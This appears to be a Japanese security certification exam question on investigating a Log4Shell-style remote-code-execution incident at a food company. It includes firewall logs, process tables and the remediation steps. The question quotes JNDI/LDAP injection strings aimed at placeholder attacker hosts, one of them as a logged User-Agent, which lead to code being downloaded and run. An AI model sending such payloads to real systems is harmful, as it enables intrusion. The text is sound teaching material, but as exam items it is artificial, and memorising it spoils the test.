問２　脆弱性に起因するセキュリティインシデントへの対応に関する次の記述を読んで，設問に答えよ。

U 社は，従業員 200 名の食品製造業である。情報システム部がシステムを管理している。U 社のネットワーク構成を図 1 に，サーバの機能概要を表 1 に示す。



図 1　U 社のネットワーク構成（抜粋）

表 1　サーバの機能概要（抜粋）

サーバ名	機能概要
プロキシサーバ	・インターネットへの HTTP 通信及び HTTPS 通信を中継するためのフォワードプロキシ[1)]である。 ・URL フィルタリングソフトが組み込まれており，URL フィルタリングルールを用いて，URL ごとにアクセスを許可又は拒否することができる。アクセス元の IP アドレス範囲ごとにそれぞれ別の URL フィルタリングルールを定義することができる。 ・一つの URL フィルタリングルールは次の二つのリストから成り，上から順に適用される。 　-許可リスト 　-拒否リスト ・許可リストに“全て”を指定すると，全ての URL への通信を許可する。拒否リストに“全て”を指定すると，許可リストに指定した URL 以外の URL への通信が拒否される。何も指定しない許可リストは，スキップされる。拒否リストも同様である。 ・どのリストにも該当しない URL は，アクセスが許可される。
予約サーバ	・U 社の工場見学のオンライン予約を見学希望者が行うためのサーバである。Java を利用したオンライン予約システムのパッケージである B 社の T ソフトを使っている。 ・見学希望者は，HTTPS でアクセスし，空いている日時を選択して見学希望者の情報を入力することによって予約ができる。工場見学の空き状況は U 社の SNS アカウントを利用して，クラウドサービス上の複数の SNS 投稿用のサーバに対して HTTPS で定期的に投稿される。
会員サーバ	・U 社の顧客向けに会員サイトを提供している。Java を利用している。会員は HTTPS でアクセスする。会員サイトの利用には，利用者 ID とパスワードによるログインが必要である。

注[1)]　TLS の復号及び再暗号化ができ，HTTPS 通信内容を参照することができる。

FW のフィルタリングルールを表 2 に示す。

表 2　FW のフィルタリングルール

項番	送信元	宛先	サービス	動作
1	インターネット	予約サーバ，会員サーバ	HTTPS	許可
2	予約サーバ	インターネット	全て	許可
3	PC-LAN	プロキシサーバ	代替 HTTP [1]	許可
4	プロキシサーバ	インターネット	HTTP，HTTPS	許可
5	プロキシサーバ	インターネット	DNS	許可
⋮	⋮	⋮	⋮	⋮
12	全て	全て	全て	拒否

注記 1　FW は，ステートフルパケットインスペクション型である。
注記 2　項番の小さいルールから順に，最初に一致したルールが適用される。
注記 3　項番 6～11 には DMZ 内のサーバとインターネットとの間，及び PC-LAN とインターネットとの間の通信に関するルールはない。
注 [1]　代替 HTTP のポート番号は，8080 である。

〔セキュリティインシデントの報告と調査〕

ある日，予約サーバで CPU 使用率が高い状態が継続するという問題が発生した。情報システム部の予約サーバの担当者が調査したところ，普段予約サーバでは，BSoftMain と SBMain という T ソフトのプロセスが稼働しているが，この日は run という名称の見慣れないプロセス（以下，run プロセスという）も稼働していた。サーバ内で一定間隔で取得しているプロセスの一覧から，run プロセスが 13:07:00 から CPU 使用率を上げていたことが判明した。

この結果を受け，情報システム部の D 主任はセキュリティインシデントの疑いがあると判断し，上司に報告の上，予約サーバの調査を開始した。

13:07:00 における予約サーバのプロセス一覧とコネクション一覧を表 3 と表 4 にそれぞれ示す。

表 3　予約サーバのプロセス一覧（抜粋）

プロセス ID	親プロセス ID	開始時刻	コマンド	CPU 使用率
100	（省略）	10:11:15	java BSoftMain	（省略）
110	100	13:00:00	java SBMain	（省略）
200	100	13:06:30	run	（省略）

表4　予約サーバのコネクション一覧（抜粋）

送信元	宛先	サービス	プロセス ID
予約サーバ	a1.b1.c1.d1	HTTPS	110
予約サーバ	a2.b2.c2.d2	HTTPS	110
予約サーバ	a3.b3.c3.d3	HTTP	200

注記　a1.b1.c1.d1～a3.b3.c3.d3 はグローバル IP アドレスを表す。以下，aX.bX.cX.dX（X には数字が入る）はグローバル IP アドレスを表す。

表3と表4から run プロセスの外部への通信の有無を確認したところ，IP アドレスが [a] のホストに対して通信を行っていたことが確認できた。また，[a] を確認したところ，海外の IP アドレスであり，予約サーバの通信先として想定されているものではなかった。D 主任は上司に報告し，予約サーバをネットワークから隔離した。

〔予約サーバの調査〕

D 主任は，①表3の内容から，run プロセスが稼働している原因の追究には T ソフトを調べる必要があると判断した。B 社に状況を説明し，不具合やセキュリティ上の問題がないか確認したところ，U 社が利用しているバージョンには，脆弱性があることが分かった。

その脆弱性とは，T ソフトが利用しているライブラリ X というオープンソースのライブラリに存在する，リモートから任意のコードが実行可能となる脆弱性（以下，脆弱性 Y という）である。ライブラリ X と脆弱性 Y の説明を図2に示す。

［ライブラリ X の概要］
ライブラリ X は Java のログ出力ライブラリである。ライブラリ X には外部オブジェクトを読み込む機能があり，標準で有効になっている。

［脆弱性 Y の概要］
ライブラリ X を使用したログ出力処理の対象となる文字列中に特定の攻撃文字列が含まれる場合，攻撃者の用意した Java クラスが実行される可能性がある。

［脆弱性 Y において LDAP を利用した攻撃の例］
1. 攻撃者が，攻撃文字列“${jndi:ldap://a4.b4.c4.d4/Exploit}”を含む HTTP リクエストを送る。攻撃対象の Web サーバにおいて，ライブラリ X がログ出力処理をする文字列中に当該攻撃文字列が含まれると，ライブラリ X は IP アドレスが a4.b4.c4.d4 のサーバに対し，LDAP で“Exploit”というクエリを送る。
2. 攻撃者の用意した IP アドレスが a4.b4.c4.d4 の LDAP サーバは“Exploit”というクエリを受け，“http://a5.b5.c5.d5/JClass”を取得させるための情報を返す。

図2　ライブラリ X と脆弱性 Y の説明

3. ライブラリ X は URL に従い，攻撃者の用意した Web サーバである a5.b5.c5.d5 のサーバにアクセスし，レスポンスに含まれる Java クラスである“JClass”を実行する。
4. JClass は，攻撃者の用意した URL である“http://a6.b6.c6.d6/malwarex”にリクエストを送り，レスポンスに含まれるファイルを“malwarex”というファイル名で保存し，実行する。

注記　“Exploit”，“JClass”，“malwarex”といった文字列や IP アドレスは攻撃ごとに異なる。

図 2　ライブラリ X と脆弱性 Y の説明（続き）

run プロセス起動前後の 13:00:00 から 13:16:00 までの，予約サーバのアクセスログを調査した結果，表 5 に示す，脆弱性 Y を悪用したと考えられるアクセスログを発見した。

表 5　脆弱性 Y を悪用したと考えられるアクセスログ

時刻	送信元	リクエスト	ユーザエージェント
13:04:32	a7.b7.c7.d7	GET /index.html	${jndi:ldap://a8.b8.c8.d8/JExp}

D 主任は run プロセスがどのような経緯で起動したかを調査するために，FW の通信ログを確認した。run プロセス起動前後の 13:00:00 から 13:16:00 までの FW の通信ログのうち，予約サーバを送信元とするものを表 6 に示す。

表 6　予約サーバを送信元とする FW の通信ログ

時刻	送信元	宛先	サービス	処理結果
13:02:15	予約サーバ	a1.b1.c1.d1	HTTPS	許可
13:05:50	予約サーバ	a8.b8.c8.d8	LDAP	許可
13:05:53	予約サーバ	a8.b8.c8.d8	HTTP	許可
13:06:05	予約サーバ	a9.b9.c9.d9	HTTP	許可
13:08:15	予約サーバ	a2.b2.c2.d2	HTTPS	許可
13:12:15	予約サーバ	a1.b1.c1.d1	HTTPS	許可
13:15:35	予約サーバ	a3.b3.c3.d3	HTTP	許可

D 主任はここまでの調査で分かった情報から，予約サーバへの攻撃の流れを表 7 のとおりまとめた。

表7　予約サーバへの攻撃の流れ

番号	時刻	内容
1	b	攻撃者が予約サーバに対して通信を行った。
2	c	予約サーバが，IP アドレスが d のホストの e サービスに f というクエリを送った。
3	（省略）	予約サーバが，2 の通信の応答に含まれる URL に対して HTTP 通信を行った。
4	（省略）	予約サーバで，3 の通信のレスポンスに含まれる Java クラスが実行され，攻撃者の用意した URL に対して HTTP 通信が行われた。
5	13:06:30	予約サーバで，4 の通信のレスポンスに含まれるファイルが実行され，run プロセスが起動した。
6	（省略）	予約サーバで，run プロセスが攻撃者のサーバに通信を行った。

U 社がインシデント対応支援の契約をしているセキュリティベンダーの情報処理安全確保支援士（登録セキスペ）である E 氏の協力を得て run プロセスについての調査を進めた結果，暗号資産採掘ソフトウェアであることが分かった。予約サーバにおいて，予約情報への不正なアクセスは確認できなかった。

〔会員サーバの調査〕

次に，会員サーバにおいて，ライブラリ X の利用の有無及び同様の攻撃の有無を確認したところ，会員サーバにおいてもライブラリ X でログ出力処理を行っていること，及び会員サーバにも予約サーバと同様の攻撃が行われたことを示すアクセスログが記録されていることが分かった。しかし，調査の結果，攻撃は失敗していたことが判明した。D 主任は，攻撃が失敗したのは，攻撃者が会員サーバにログインするための利用者 ID とパスワードを知らなかったからだと考えた。しかし，E 氏は，②脆弱性 Y は認証前のアクセスでも悪用できるので，そうではないと指摘した。予約サーバとは違って攻撃が失敗したのは，③別の理由だと D 主任に説明した。

〔脆弱性への対応〕

D 主任は上司に調査結果を報告した。その後，予約サーバは，OS 及び必要なソフトウェアをクリーンインストールし，バックアップデータから復旧を行った。さらに，予約サーバと会員サーバについて，脆弱性 Y に対する脆弱性修正プログラムを適用した。

〔再発防止策の検討〕

続けて，D 主任は外部への不正通信が発生したことへの再発防止策を，E 氏とともに検討した。再発防止策として，予約サーバからインターネットへの通信に関する設定を変更することにした。必要な設定変更内容は次のとおりである。

・予約サーバを起点とするインターネットへの HTTPS 通信は，プロキシサーバを中継させる設定とする。

・FW フィルタリングルールについて，表 2 の項番 2 を削除する。

・URL フィルタリングルールについて，表 8 に示す内容で設定する。

表 8　URL フィルタリングルールについての設定

アクセス元 IP アドレス	許可リスト	拒否リスト
[g] の IP アドレス	[h]	[i]

検討した再発防止策は採用され，今回の対応を完了した。

設問 1　本文中の [a] に入れる適切な IP アドレスを，表 4 中の宛先から選び，答えよ。

設問 2　〔予約サーバの調査〕について答えよ。

(1)　本文中の下線①について，T ソフトを調べれば分かると判断した理由を，40 字以内で具体的に答えよ。

(2)　表 7 中の [b]，[c] に入れる適切な時刻，表 7 中の [d] ～ [f] に入れる適切な字句を答えよ。

設問 3　〔会員サーバの調査〕について答えよ。

(1)　本文中の下線②について，その理由を，40 字以内で具体的に答えよ。

(2)　本文中の下線③について，攻撃が失敗した理由を，40 字以内で具体的に答えよ。

設問 4　表 8 中の [g] ～ [i] に入れる適切な字句を答えよ。